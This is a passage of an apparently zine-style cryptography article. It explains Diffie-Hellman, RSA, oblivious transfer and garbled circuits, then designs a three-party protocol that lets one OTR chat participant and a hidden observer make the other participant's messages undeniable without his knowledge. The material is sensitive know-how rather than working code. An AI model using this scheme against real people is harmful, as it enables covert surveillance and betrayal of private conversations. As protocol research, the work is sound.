the conversation to the observing party.

-----[1.1 - Prelude

It was one of these days sitting together with bruhns and discussing stuff (TM). Out of the sudden, he came up with the question: "You know, I'm asking myself what a trusted timestamping service could be good for...?". I told him "timestamps, most probably". He was like "Uhm, yes. And wouldn't that affect the deniability of OTR somehow?". We discussed the matter for quite a while and we finally agreed that a trusted timestamping service itself wouldn't be enough to destroy the deniability of OTR. But our interest remained...

--[2 - Preliminaries

In this section, we're going to give a quick overview of cryptographic primitives we're gonna use. If you're already familiar with those, you can happily skip our explanations and get to the real meat. The explanations in this section will not contain all the mathematical background (i.e. proofs ;)), which is necessary to really *understand* what's going on. We'd rather like to provide a high-level overview of how all the individual

components and how they can be combined.

-----[2.1 - Symmetric Operations

We'll keep this real short; you probably know the most common symmetric crypto algorithms. We will be using symmetric block ciphers (such as AES) and hash functions (SHA for instance). Also, we will need MAC functions in the following sections. You might already know HMAC, which is a MAC scheme based on hash functions. MACs (Message Authentication Codes) are used to protect the integrity of messages. Being a symmetric primitive, creating and verifying the MAC requires knowledge of the same key. If someone can verify a MAC, they can also create one.

-----[2.1 - Diffie-Hellman

The Diffie-Hellman scheme is one of the most widely used key establishment protocols today. The basic idea is the following: Alice and Bob want to securely establish a key over an insecure channel. Diffie-Hellman enables them to do this. During such a key-exchange both parties publicly send some values and after the communication is finished, both can compute a common key, which can *not* be computed by anyone who wiretaps the communication.

-----[2.1.1 The Math behind it

Alice and Bob agree on a prime p and some "generator" g . We won't discuss too many details of the mathematical background here (if you're interested in math, refer to [1]), so it's sufficient to say that in practice, g will often have the value 2 and the prime p will be large. In many cases, p and g are fixed parameters, on which both parties rely. Before describing the actual protocol, we want to show one interesting observation: Given some number x , it's trivial to compute values $y = g^x \bmod p$ ("square and multiply" are the magic words). Given the value y however, it's not trivial at all to compute the value of x ("discrete logarithm problem", if you're interested). This property can be used to build a key-establishment scheme like this:

```
A ----- a = g^x mod p -----> B
A <----- b = g^y mod p ----- B
```

A picks a random x , computes $a = g^x \bmod p$ and sends that value over to B. B picks a random y , computes $b = g^y \bmod p$ and sends that value over to A. The values a and b are also referred to as Diffie-Hellman public keys. A now performs the following computation:

$$(2.1.1) \quad k_a = b^x \bmod p$$

B does the same and computes

$$(2.1.2) \quad k_b = a^y \bmod p$$

We can observe that due to the equation

$$(2.1.3) \quad k_a = b^x \bmod p = (g^y)^x = g^{(yx)} = g^{(xy)} = (g^x)^y = a^y = k_b$$

k_a and k_b are equal. So A and B have established a common key k ($k = k_a = k_b$). As an attacker however neither knows x nor y , he cannot perform the same computation. The attacker could try to obtain x from a , but as we outlined above, this is (hopefully) computationally infeasible for large primes p and good generators g . In case of an active attacker, this scheme can be broken by a simple man-in-the-middle attack, where the attacker replaces Alice's and Bob's values by his own ones and then proxies the traffic between both parties. This problem can be fixed by making use of an authentication scheme: Alice and Bob need to "sign" the values that they transfer, so that the attacker cannot modify them without destroying the signature. There are many signature schemes out there (for instance based on RSA, which is described below) and all of them come with additional costs (you need to exchange public keys beforehand etc.). We assume you know about all the higher-level problems, such as key distribution, revocations, trust-models, etc. The basic principle of Diffie-Hellman however stays the same - and that is what we're going to

focus on later in this article.

-----[2.2 - RSA

Another gem of modern cryptography is the RSA crypto system. RSA is also based on modular arithmetic, but it works in a different way than Diffie-Hellman. Alice wants Bob to send her an encrypted message. However, Alice and Bob have not exchanged any key material (if they had, Bob could just make use of any block-cipher like AES to send encrypted data to Alice). With RSA, Alice can send Bob a thing called her "public key". This public key can be used by Bob to encrypt messages. However, nobody can decrypt messages encrypted with Alice's public key without knowing another piece of information called Alice's "secret key". As the name suggests, Alice keeps her secret key secret. Therefore everybody can encrypt messages for Alice, but nobody besides Alice can decrypt these messages.

-----[2.2.1 More Math

Alice wants to receive messages from Bob, so she first needs to generate an RSA key-pair. Alice does the following: She picks two primes p and q and computes

$$(2.2.1) N = p * q$$

She picks a value e (in practice, $e = 65537$ is a common choice) and computes

$$(2.2.2) d = e^{-1} \text{ mod } (p-1)(q-1) \text{ (i.e. } e*d = 1 \text{ mod } (p-1)(q-1))$$

This computation can be performed efficiently using the extended euclidean algorithm (but again, we won't dive into all the mathematical details too much). Alice keeps all the values besides N and e secret.

A ----- N = p * q, e -----> B
A <----- c = m^e mod N ----- B

Alice now sends over N and e to Bob. Bob uses N and e to encrypt his message m as follows:

$$(2.2.3) c = m^e \text{ mod } N$$

Then, Bob sends the ciphertext c over to Alice. Alice can use d to decrypt the ciphertext:

$$(2.2.4) m = c^d \text{ mod } N$$

This works due to the way e and d are chosen in equation (2.2.2). To decrypt the ciphertext, an attacker could of course try to compute d . But computing d is hard without knowing p and q . And obtaining p and q from N is assumed to be an infeasible problem for large values of N .

The tuple (N, e) is commonly called an RSA public key, whereas (N, d) is called private key. We can view an RSA instance (with fixed keys) as a set of two functions, f and f^{-1} , where f is the function that encrypts data using the public key and f^{-1} is the function that decrypts data using the private key. We'll call such functions one-way functions.

Instead of encrypting data with the receiver's public key, we can also use RSA as a signature scheme. The signer of a message first uses a hash function on his message. He then encrypts the hash value with his private key. This signature can be verified using the signer's public key: the verifier uses the public key to decrypt the hash value, computes the hash of the message he received and then compares the hashes. An attacker will not be able to produce such a signature, because he doesn't know the signer's private key.

Please be aware that (like all the other algorithms described in this document), RSA should in practice not be used as described above. In particular, we did not describe how to correctly convert messages into numbers (RSA operates on natural numbers, remember?) and how to securely

pad plaintexts. Depending on the respective security goals, there are a number of possible padding schemes (such as OAEP+), but we're not going to describe them here in detail.

-----[2.3 - Oblivious Transfer

Oblivious transfer is a real funny primitive. Suppose, Bob knows two values x_0 and x_1 . Alice wants to obtain one of those values, but she doesn't want to tell Bob which value she wants. Now Bob could of course tell Alice both values (that way he wouldn't know, which one Alice was interested in). However, Bob wants to make some money and so he takes \$1k per value. Poor Alice however only has \$1k, so she can't afford to buy both values from Bob. This problem can be solved with an oblivious transfer. An oblivious transfer is a cryptographic protocol, so it requires a number of messages to be exchanged between Alice and Bob. After the messages are exchanged, Alice will receive the value she wanted and Bob won't know which value that was.

-----[2.3.1 Math Voodoo

There are a number of protocols for performing an oblivious transfer, based on different cryptographic assumptions. We are going to describe one classical example here, which can be implemented using a public-key cryptosystem (such as RSA). More details of this construction can be found in [7].

The system works like this: Bob picks one-way functions f , f^{-1} and sends f over to Alice. Along with f , he sends two random values r_0 and r_1 . You can think of f and f^{-1} as RSA functions using fixed keys (as described above).

```
A <----- f, r0, r1 ----- B
A ----- z = f(k) XOR rb -----> B
```

Alice wants to receive value x_b ($b = 0$ or 1) from Bob. She picks a random k , computes $f(k)$ and XORs it with r_0 if she wants to receive x_0 or with r_1 if she wants to receive x_1 . The XOR operation is sometimes also called "blinding". Depending on the cryptosystem that is used to obtain f and f^{-1} , there might be more appropriate choices than just using XOR. For RSA, it would be natural to use integer addition and subtraction (modulo N) instead of the XOR operation.

Alice now sends the result z to Bob. Bob performs some computations:

```
(2.3.1)  $k_0 = f^{-1}(z \text{ XOR } r_0)$ 
(2.3.1)  $k_1 = f^{-1}(z \text{ XOR } r_1)$ 
```

One of the k values will be Alice's, but Bob doesn't know which one. The other value will be junk, but it's important to note that this junk value cannot be computed by Alice (she doesn't know f^{-1}). Now Bob simply does the following:

```
A <----- x0 XOR k0, x1 XOR k1 ----- B
```

Depending on which k value is the one that Alice actually knows, she can decrypt x_0 or x_1 . And that's it: Alice now knows the value she wanted to receive and one junk value, which doesn't tell her anything. Bob however doesn't know which of the k values was the one that Alice picked, so he cannot tell, which value Alice wanted to receive.

Let's try it out:

Say Bob has two values $x_0 = 7$ and $x_1 = 1$. He is willing to share one with Alice. First he generates f and f^{-1} . To do that, he just uses RSA. He picks two prime numbers $p = 5$ and $q = 11$ and gets $N = 55$. Also, he picks $e = 3$ as encryption exponent (don't do that at home, kids!). The decryption exponent would then be $d = 27$ (you can compute that using the euclidean algorithm or alternatively you could just believe us). Bob now can send out $(N, e) = (55, 3)$ to Alice, along with some random values $(r_0, r_1) = (4, 9)$.

Suppose Alice wants to retrieve the value of x_1 . First of all, she picks a

random k , let's say $k = 6$. She encrypts it using the public key Bob sent (i.e. she applies Bob's one-way function): $f(6) = 6^3 \bmod 55 = 51$. She computes $z = f(k) + r_1 = 51 + 9 \bmod 55 = 5$, which she sends to Bob.

Bob now determines his candidates for k (i.e. k_0 and k_1) by computing:
 $k_0 = f^{-1}(z - r_0) = (5 - 4)^{27} \bmod 55 = 1$
 $k_1 = f^{-1}(z - r_1) = (5 - 9)^{27} \bmod 55 = 6$ <-- Alice's k , but Bob doesn't know that

Bob then sends to Alice: $x_0 + k_0 = 7 + 1$ and $x_1 + k_1 = 1 + 6$.

Alice receives the two values 8 and 7. She knows that Bob's second value was $x_1 + k$. As she is interested in x_1 , she takes that value and computes $x_1 = (x_1 + k_1) - k = 7 - 6 = 1$ (observe that $k = k_1$, which only Alice knows). Now Alice could try to cheat and to also obtain x_0 . But to do that, she would need to know the value that Bob computed for k_0 , which she won't be able to compute without knowing f^{-1} (i.e. the secret exponent d in our case).

-----[2.4 - Secure Function Evaluation

Secure function evaluation is another real gem of modern cryptography. A classical example is the Oday problem. Two hackers A and B have a certain number of Oday exploits each. They want to determine who is more elite, but they are so paranoid that they don't even want the other to know how many Odays they have. So, A knows some number x , B knows y and both want to compute the function $f(x, y) = \{ 1 \text{ if } x > y, -1 \text{ if } y > x \text{ and } 0 \text{ otherwise} \}$. Secure Function Evaluation solves this problem. Again, both parties exchange a number of messages and after this is done, both of them know the result of the function without having learned anything about the input of the other party. And instead of the function shown above, they could just arbitrarily agree on any function to be evaluated.

One interesting practical application of SFE is to perform mutual authentication based on a shared secret. Two parties knowing a shared secret can jointly compute the function $f(x, y) = \{1 \text{ if } x = y, 0 \text{ otherwise} \}$. Interestingly, the OTR protocol makes use of such a SFE scheme for authentication.

-----[2.4.1 More Voodoo

Suppose there is a function $f(x, y)$, which two parties want to compute (this is actually secure two-party computation, which is not the most general case - for our purpose however it is sufficient). Both want to share the result and both want to keep their own inputs safe. There are several constructions that allow us to perform SFE. We'll discuss only one of them here: Yao's garbled circuits [3]. As the name suggests, the function to be evaluated by both parties first has to be transformed to a boolean circuit. For many functions, this is generally not a problem. The next step is to "garble" the circuit. The main idea behind this garbling process is that we want everyone to be able to evaluate the circuit, while nobody should see what he actually evaluates. Therefore, we will try to hide all the bits that "flow" through the circuit. For hiding the bits, we could make use of a block cipher. However, we have to take care that the circuit can still be evaluated! Therefore, we will also have to modify all the gates in the circuit somehow, so that they are able to work with "garbled" inputs. Now one could imagine that such a modification is a hard task. Fortunately, there's a simple trick: All the gates in our circuit are very small boolean functions (by small we mean that they don't have many inputs). We can therefore replace every gate by its truth table. The truth table simply maps the input bits to the respective output bits. For a simple NAND gate, the truth table would look like this:

\a	
b\	1 0
1	0 1
0	1 1

Now that we have replaced every gate by its truth table, we will just have to modify the truth tables, so that they reflect the fact that all the bit

values are garbled. The trick here is the following: Instead of the real values of the input bits (1 or 0), we pick random cryptographic keys (say 128 bits long). We will then use those keys to encrypt the values in the truth table. Instead of the input values for the gate, we will then use the random keys (i.e. instead of 1 or 0, we just pick two random bitstrings per wire).

As an example, consider a NAND gate again. We choose four keys ka_0 , ka_1 , kb_0 and kb_1 . Those are the keys for the respective input values of the gate (i.e. $a=0$, $a=1$, $b=0$, $b=1$). Also, we pick an encryption function E and a decryption function D . For simplicity, we assume that if a wrong key is supplied to D , it will signal this (e.g. return an error code) instead of providing a junk plaintext. We now perform the following transformation on the truth table of our gate:

\a			a		
b	\	b	\	a	
				1	0
1		0 1	1		E_ka1(E_kb1(0)) E_ka0(E_kb1(1))
0		1 1	0		E_ka1(E_kb0(1)) E_ka0(E_kb0(1))

The elements in the truth table are double encrypted using the two keys that belong to the values of a or b , respectively. When evaluating the circuit, you only know the keys that correspond to the correct input values (so for example you know ka_0 and kb_1 but no other key). By simply trying to decrypt every value in the table, it is easy to find the according output value (only one decryption will succeed).

The next question would then be: How to garble a whole circuit? It's not much different. Assume that two gates are connected like this:



We have inputs In_1 , In_2 , In_3 and one output value Out . G_2 's output is connected to one of the input wires of G_1 . In the truth table of G_2 , we therefore put the *key* that corresponds to the respective input value of G_1 (so instead of double-encrypting G_2 's output value 1 or 0, we double-encrypt the respective key for one of G_1 's input pins). The gate G_1 can be garbled as described above. The keys for the input wires In_1 , In_2 and In_3 are assumed to be already known by the party evaluating the circuit. G_2 can now easily be evaluated and yields the missing key for evaluating the gate G_1 . However, during the evaluation of the circuit, no intermediate values (like the real output of G_2) are disclosed to the evaluating party.

Let's try that in practice:

Say Alice and Bob want to evaluate a function. The following protocol can be used: A prepares a garbled circuit and hard-codes her input values into the circuit. She sends the result to B. B now needs to retrieve the keys for his input values from A. But beware of two limitations here:

- 1) B doesn't want to disclose his input values to A (obviously).
- 2) A doesn't want to tell B the keys for both input values, because then B would be able to reverse-engineer the circuit and to obtain A's input values.

You've probably already seen the solution: B uses an oblivious transfer to obtain the keys for his input values from A. For every bit b of his input values, Bob will obliviously obtain the correct key k_{b0} or k_{b1} like this:

```

A ----- f, r0, r1 -----> B
A <----- z = f(k) XOR rb ----- B
  
```

A ----- k_b0 XOR k0, k_b1 XOR k1 -----> B

B is now able to evaluate the whole circuit. Depending on how A built the circuit, the output truth tables could contain real or garbled values. Using some simple tricks, we can even split the output between A and B (so that A gets some part of the result and B gets another part). We'll detail on that later. Now there are some problems when one party isn't honest. Alice for instance could just prepare a malicious circuit that leaks information about Bob's secret inputs. There are ways to prevent such attacks ("cut and choose", zero knowledge proofs, etc), but we won't provide the details here. A more detailed description (along with a security proof) can be found in [3].

--[3 - OTR

For those who are not familiar with the OTR protocol, this section might provide some help. OTR features a number of cryptographic properties, including confidentiality, integrity, forward secrecy and deniability. There are two major phases of the protocol: initial key exchange and message exchange. The initial key exchange is based on the Diffie-Hellman protocol. It is referred to as AKE (Authenticated Key Exchange). To defend against active attackers, a public-key signature scheme (DSA in this particular case) is used. The DSA master keys have to be exchanged beforehand (OTR also offers to authenticate DSA keys using the SMP protocol, but that's not interesting in our case).

All the cryptographic details are provided in [2]; it's not particularly helpful to repeat them here. Keeping in mind that OTR's key exchange is based on Diffie-Hellman combined with some symmetric crypto and a signature scheme will suffice. After the key-exchange phase, each party will have a number of symmetric keys for encryption and authentication. Those are derived from the Diffie-Hellman master key by hashing it in various ways (encryption and MAC key will obviously be different).

The messages are encrypted using AES in CTR mode, and each message is MACed using the symmetric key material. That offers us confidentiality and integrity. It's important to note that *only* symmetric keys are used for the actual payload crypto. The DSA master keys are only used in the initial key-exchange phase.

The next feature we're going to look at is forward secrecy. Forward secrecy means that even if the (DSA) key of a participant is disclosed, past conversations cannot be compromised. Forward secrecy in OTR is established by the Diffie-Hellman protocol: after a conversation ends, both parties can safely wipe the Diffie-Hellman key that they generated. There is no way for an attacker (and not even for the conversation partners) to re-compute that key afterwards: to do that, one would either need to know the private exponent of one party (which is of course also wiped from memory) or one would need to derive the key from the public information exchanged between both parties, which is infeasible (hopefully; that's what Diffie-Hellman relies on in the first place).

Having understood how OTR provides forward secrecy, we can move on to deniability. During the conversation, both parties can be sure that the messages they receive are authentic and not modified by an attacker. It is immediately clear that the message authenticity can not be verified without the MAC key. If one of the conversation partners wants to convince a third party that a message is authentic, this conversation partner implicitly proves his knowledge of the MAC key to the third party. But then again, the third party can not be sure that the conversation partner didn't fake the message (he can do this as he knows the MAC key). This is what we call weak deniability [4]. Obviously, OTR offers weak deniability, as message authentication is performed using only symmetric primitives. But OTR offers even more: In every message, the sending party includes a new Diffie-Hellman key exchange proposal. The proposal is also covered by the MAC to rule out MITM attacks. So both parties frequently generate new key material. And this lets us do a nice trick: as soon as they generate new MAC keys they publicly disclose the old MAC keys. The old keys aren't used anymore, so this is safe. But as the MAC keys are public, *everybody* could create fake messages and compute proper MACs for those. This is what we

call strong deniability. OTR ships with a toolkit containing software for actually forging messages. Depending on how much you already know (only the MAC keys, MAC and encryption keys, MAC keys and some message plaintext), you can use different tools to forge messages. If you know parts of the plaintext and the MAC keys, you can exploit the fact that AES is used in CTR mode to directly modify the known parts of the plaintext. If there is no known plaintext, the `otr_remac` tool might help: Every message contains a new Diffie-Hellman key exchange proposal in plaintext (but covered by the MAC). Now you can simply replace that proposal by one that you generated (e.g. using the `otr_sesskeys` tool) and compute a new MAC for the packet. That allows you to easily fake the rest of the conversation: You know your own private Diffie-Hellman key, so you can generate a plausible set of MAC and encryption keys and just use that one. It will look legitimate because the modified packet (containing your key exchange data) still has a valid MAC.

--[4 - The Attack

The deniability of OTR stems from the fact that a third party does not know whether a message has been sent during a conversation (and before the MAC keys were disclosed) or was generated afterwards (when the MAC keys were public). An obvious way to attack OTR's deniability would therefore be to just monitor all the OTR traffic between A and B. If one party now decides to disclose the MAC and encryption keys used for a particular message, the authenticity of that message can be verified. And as the message has been recorded during the conversation (i.e. before the MAC keys were public), the recording party knows that it was not generated afterwards.

Let's look at a real-life example to shed some more light on what we're doing. Imagine two hackers A and B who want to talk about serious stuff (TM) using OTR. Both of them are slightly paranoid and don't trust each other. In particular, Bob fears that Alice might backstab him. However, as OTR is deniable, Bob assumes that even if Alice discloses the contents of their conversation, he could still plausibly argue that Alice just made it up to discredit him. So Bob ignores his paranoia and tells Alice his secrets. Alice indeed plans to backstab Bob. Her first plan is simple: She will just submit all the encrypted and authenticated messages to the police. The police will later be able to state in court that Alice didn't fake the messages after the conversation. She however quickly realizes that this approach is inherently flawed: Bob could argue that Alice just sent fake messages to the police (as Alice knows all the keys she could generate such fake messages). Alice knows that this problem could be fixed if the Police sniffed all the traffic themselves. But she also knows that this is going to be difficult, so she comes up with a second idea: Why not use a trusted third party?

Instead of submitting her messages to the police, she will just disclose her private DSA key to her lawyer. Then, during her conversation with Bob, she will use her lawyer as a proxy (i.e. she will let *him* do the crypto). This way the lawyer can be sure that the conversation is authentic. The judges will trust Alice's lawyer in court (at least they'll trust him more than they trust Alice), so her problem is solved. Alice's setup would look like this:



+-----+

But now Alice realizes that she doesn't trust her lawyer enough to give him her private DSA key: He could misuse it to impersonate her. Also, Alice doubts that her lawyer's words would be trusted enough in court.

This example shows the problems that Alice has when she wants to break the deniability of OTR. Her problems can be summarized as follows (we'll now call the police the "observing party" and the lawyer will be called "trusted third party"):

- a) The observing party needs to sniff the network traffic. That implies quite a privileged network position, as the traffic needs to be sniffed passively, i.e. without the help of A or B. Because if A or B would send their traffic to the observing party, A or B might just insert bogus messages into their "sniff" stream and the observing party couldn't be sure about the authenticity. Even worse, paranoid A and B could use an anonymizing network, so that sniffing their traffic would be a non-trivial task.
- b) Also, the authenticity of a message can only be proven to the observing party, but not to anybody else (as anybody else didn't sniff the traffic and the observing party could just have cut some pieces or inserted new ones).

Problem b) is not that much of importance. Just imagine the observing party as the police, the judges or even Fnord. You should always assume that the observing party is exactly the guys you wanna protect yourself against. If you think that the police probably won't even get all the crypto stuff and therefore just believe any plaintext logfile you show them, that's OK (you're probably right). There might however be agencies that would not really trust plaintext logs. And those agencies might be very interested in the contents of some OTR conversations.

Problem a) remains open. Obviously, neither A nor B really trust the observing party. If we had a trusted third party, we actually could mount an attack against OTR's deniability, just as described in the lawyer example above. Well, lucky us, neither A, nor B, nor the observing party trust anybody and therefore, there will be no trusted third party ;)

Really? Interestingly, a trusted third party can be emulated using secure function evaluation. This is what we didn't tell in the section above: You can view a secure function evaluation scheme as a replacement for a trusted third party. So instead of letting a third party compute some function $f(x, y)$, A and B can perform the computation on their own and still get the same result: both players only receive $f(x, y)$ but A doesn't see y and B doesn't see x . So the main idea of our attack is: Emulate a trusted third party using secure function evaluation. The setup that Alice now plans is the following:



Our central idea is the following: A can send all the messages she received from B to the observing party (the police in the figure above, but that could really be everyone). The messages are still encrypted, so this is not

a problem. To make sure that the messages are not faked by A, we need to make sure that A cannot produce valid MACs without the help of the observing party. We therefore share the MAC key between A and the observing party. Every time, A wants to validate or produce a MAC, she has to cooperate with the observing party. Later on, A can reveal the encryption key for any message to the observing party, which can be sure that the message is authentic.

In the following section (4.1 - 4.3), we will provide a high-level overview of the attack. In section 4.4, you can find the actual protocol that Alice and the observing party use.

-----[4.1 - Sharing Diffie-Hellman Keys

OTR uses Diffie-Hellman to establish sort-lived MAC and encryption keys. The first part of our exercise is therefore to build a Diffie-Hellman compatible 3-party protocol that allows for sharing the generated key between two parties. The following protocol between Alice (A), Bob (B) and the observing party (O) works:

```
O ----- g^o -----> A ----- (g^o)^a -----> B
O <----- g^a ----- A
                A <---- g^b ----- B
```

All computations are done modulo some prime p and g is a generator of a sufficiently large subgroup of \mathbb{Z}_p^* , just as Diffie-Hellman mandates. B will now compute g^{oab} as key. However, neither A nor O can reproduce that key. If A wanted to compute it, she would need to know O's secret exponent o . Similar for O. We can therefore say that the key k is shared between O and A, in the sense that A and O need to cooperate in order to actually use it.

-----[4.2 - Generating MAC and Encryption Keys

Now that we have established a shared Diffie-Hellman key, we need to securely derive the MAC and encryption keys from it. Let's assume we have a circuit C , which takes the shared Diffie-Hellman key k as input and returns the corresponding MAC and encryption keys as output. This circuit follows immediately from the OTR specification. Before we can evaluate the circuit, we first need to compute k (which neither A nor O know at this time). So the overall function that A and O want to compute is:

$$f(a, o) = C((g^b)^a)^o \text{ mod } p$$

We can transform this function to a new circuit and evaluate it together (i.e. A and O evaluate the circuit). After the evaluation, A could get the encryption keys. But that's not a good idea, because the OTR spec mandates that $\text{MAC_key} = \text{hash}(\text{encryption_key})$. If A knew the encryption key, she could compute the according MAC key. Also, it would be bad if O would get the MAC keys, because then O could impersonate A and B. Therefore, we'll slightly modify the circuit, so that A may pick a random bit string, which the circuit XORs to the MAC key and to the encryption key (assuming the random string is long enough for both keys). The "blinded" MAC and encryption keys are then provided to A and O, the bitmask remains in A's memory. If they want to use one of the keys for something, they will evaluate a circuit that first XORs both halves together and then does the actual computation using the key. At no point in time, A or O actually learn the MAC or the encryption key.

Now that we know how to generate all the symmetric key material, we are able to perform the full initial key exchange phase of OTR.

-----[4.3 - Sending and Receiving Messages

When A receives a message from B, she cannot immediately decrypt it because she doesn't know the decryption key. Also, verifying and sending messages needs O's cooperation.

1) Message Decryption

If A wants to decrypt one of B's messages, she cooperates with O. Both

parties will jointly evaluate a decryption circuit. The circuit will be built in such a way that only Alice will learn the result (i.e. Alice will again provide a random bitstring as input to the circuit, which is XORed to the result).

2) Message Verification

If A wants to verify one of B's messages, she has to cooperate with O. A and O will jointly evaluate some sort of HMAC circuit, in order to find out whether a message is authentic or not. We can design the message verification function in such a way that O will immediately learn the encrypted message and the MAC verification result. This enables A to afterwards reveal the encryption key for a particular message, so that O will be convinced A didn't fake it.

3) Message Creation

When A wants to create a message, she encrypts it together with O, just as described in 1). In order to compute a MAC for the message, A and O again cooperate. As each message has to contain a new Diffie-Hellman public key, A and O will jointly compute such a key using the scheme outlined above.

-----[4.4 - The Final Protocol

In this section we'll describe our final protocol. It offers the following features:

- * We have three parties: A, B and O. A and O cooperate to backstab B. B is not able to deny any of his messages towards O.
- * O will not learn any message plaintext, unless A explicitly tells O the respective keys.
- * O is not able to impersonate neither A nor B.
- * No trust relation between A and O is required.
- * A does not have to disclose a whole conversation to O; it is possible to only disclose selected messages.
- * B does not notice that A and O cooperate.

-----[4.4.1 - Initial Key-Exchange

This section describes OTR's authenticated key-exchange (AKE). Bob starts the key exchange by picking a random r and x and sending $AES_r(g^x)$, $HASH(g^x)$ to Alice. That's the regular OTR protocol. Alice then does a Diffie-Hellman key-exchange with O as outlined in section 4.1. We assume that A and O communicate over a secure channel.

```
O                A <----- AES_r(g^x), HASH(g^x) ----- B
O <----- g^a ----- A
O ----- g^o -----> A
```

Now Alice sends her Diffie-Hellman public key to Bob. Note that she doesn't know the private exponent of the key: she knows only a and g^{ao} , but neither ao nor o .

```
A ----- g^ao -----> B
```

Bob has already computed the common key k (which Alice can't do) and uses it to derive encryption keys c and c' and MAC keys $m1$, $m1'$, $m2$, $m2'$ (see the OTR specs [2] for details) by hashing k in various ways. Bob builds the following messages:

```
M_B = MAC_m1(g^x, g^ao, pub_B, keyid_B)
X_B = pub_B, keyid_B, sig_B(M_B)
```

Where pub_B is Bob's public DSA key and $keyid_B$ is an identifier for Bob's Diffie-Hellman proposal g^x . sig_B is created using Bob's DSA key. Using the already derived symmetric keys, he sends $AES_c(X_B)$, $MAC_m2(AES_c(X_B))$ over to Alice.

```
A <- r, AES_c(X_B), MAC_m2(AES_c(X_B)) - B
```

Alice is now supposed to also derive all the symmetric keys and to use them to decrypt and verify the stuff that Bob sent. But Alice

cannot do that, so she cooperates with O. O sends her a garbled circuit C1, which will compute

$$C1(o, a, \text{mask}) = (c, c') \text{ XOR mask}$$

Alice randomly chooses mask, so only she will learn c and c'. In a number of oblivious transfers, Alice receives the keys for her input values from O.



Now Alice is finally able to decrypt the stuff that Bob sent her. She does so and gets X_B. Currently, she is not able to verify the MAC_m2() value Bob sent - she'll do that later. First she sends sig_B(M_B) over to O.

O <----- sig_B(M_B) ----- A

In order to actually verify sig_B(M_B), A and O first need to compute M_B. As described above, M_B = MAC_m1(g^x, g^ao, pub_B, keyid_B). In order to compute that MAC, both parties again need to cooperate. O creates a circuit C2, which computes:

$$C2(o, a, \text{pub}_B, \text{keyid}_B) = \text{MAC}_m1(g^x, g^{ao}, \text{pub}_B, \text{keyid}_B)$$

Alice again uses oblivious transfers to obtain the keys for her secret input value a, evaluates the circuit and both parties obtain the result M_B.



Now that both have computed M_B, they first check the signature sig_B(M_B), just as the OTR protocol mandates. If A and O are convinced that sig_B(M_B) is OK, they can verify the MAC_m2(...) that B sent earlier. Again, they perform some SFE voodoo to do that. The observing party prepares a circuit C3, which computes:

$$C3(o, a, \text{AES}_c(X_B)) = \text{MAC}_m2'(\text{AES}_c(X_B))$$

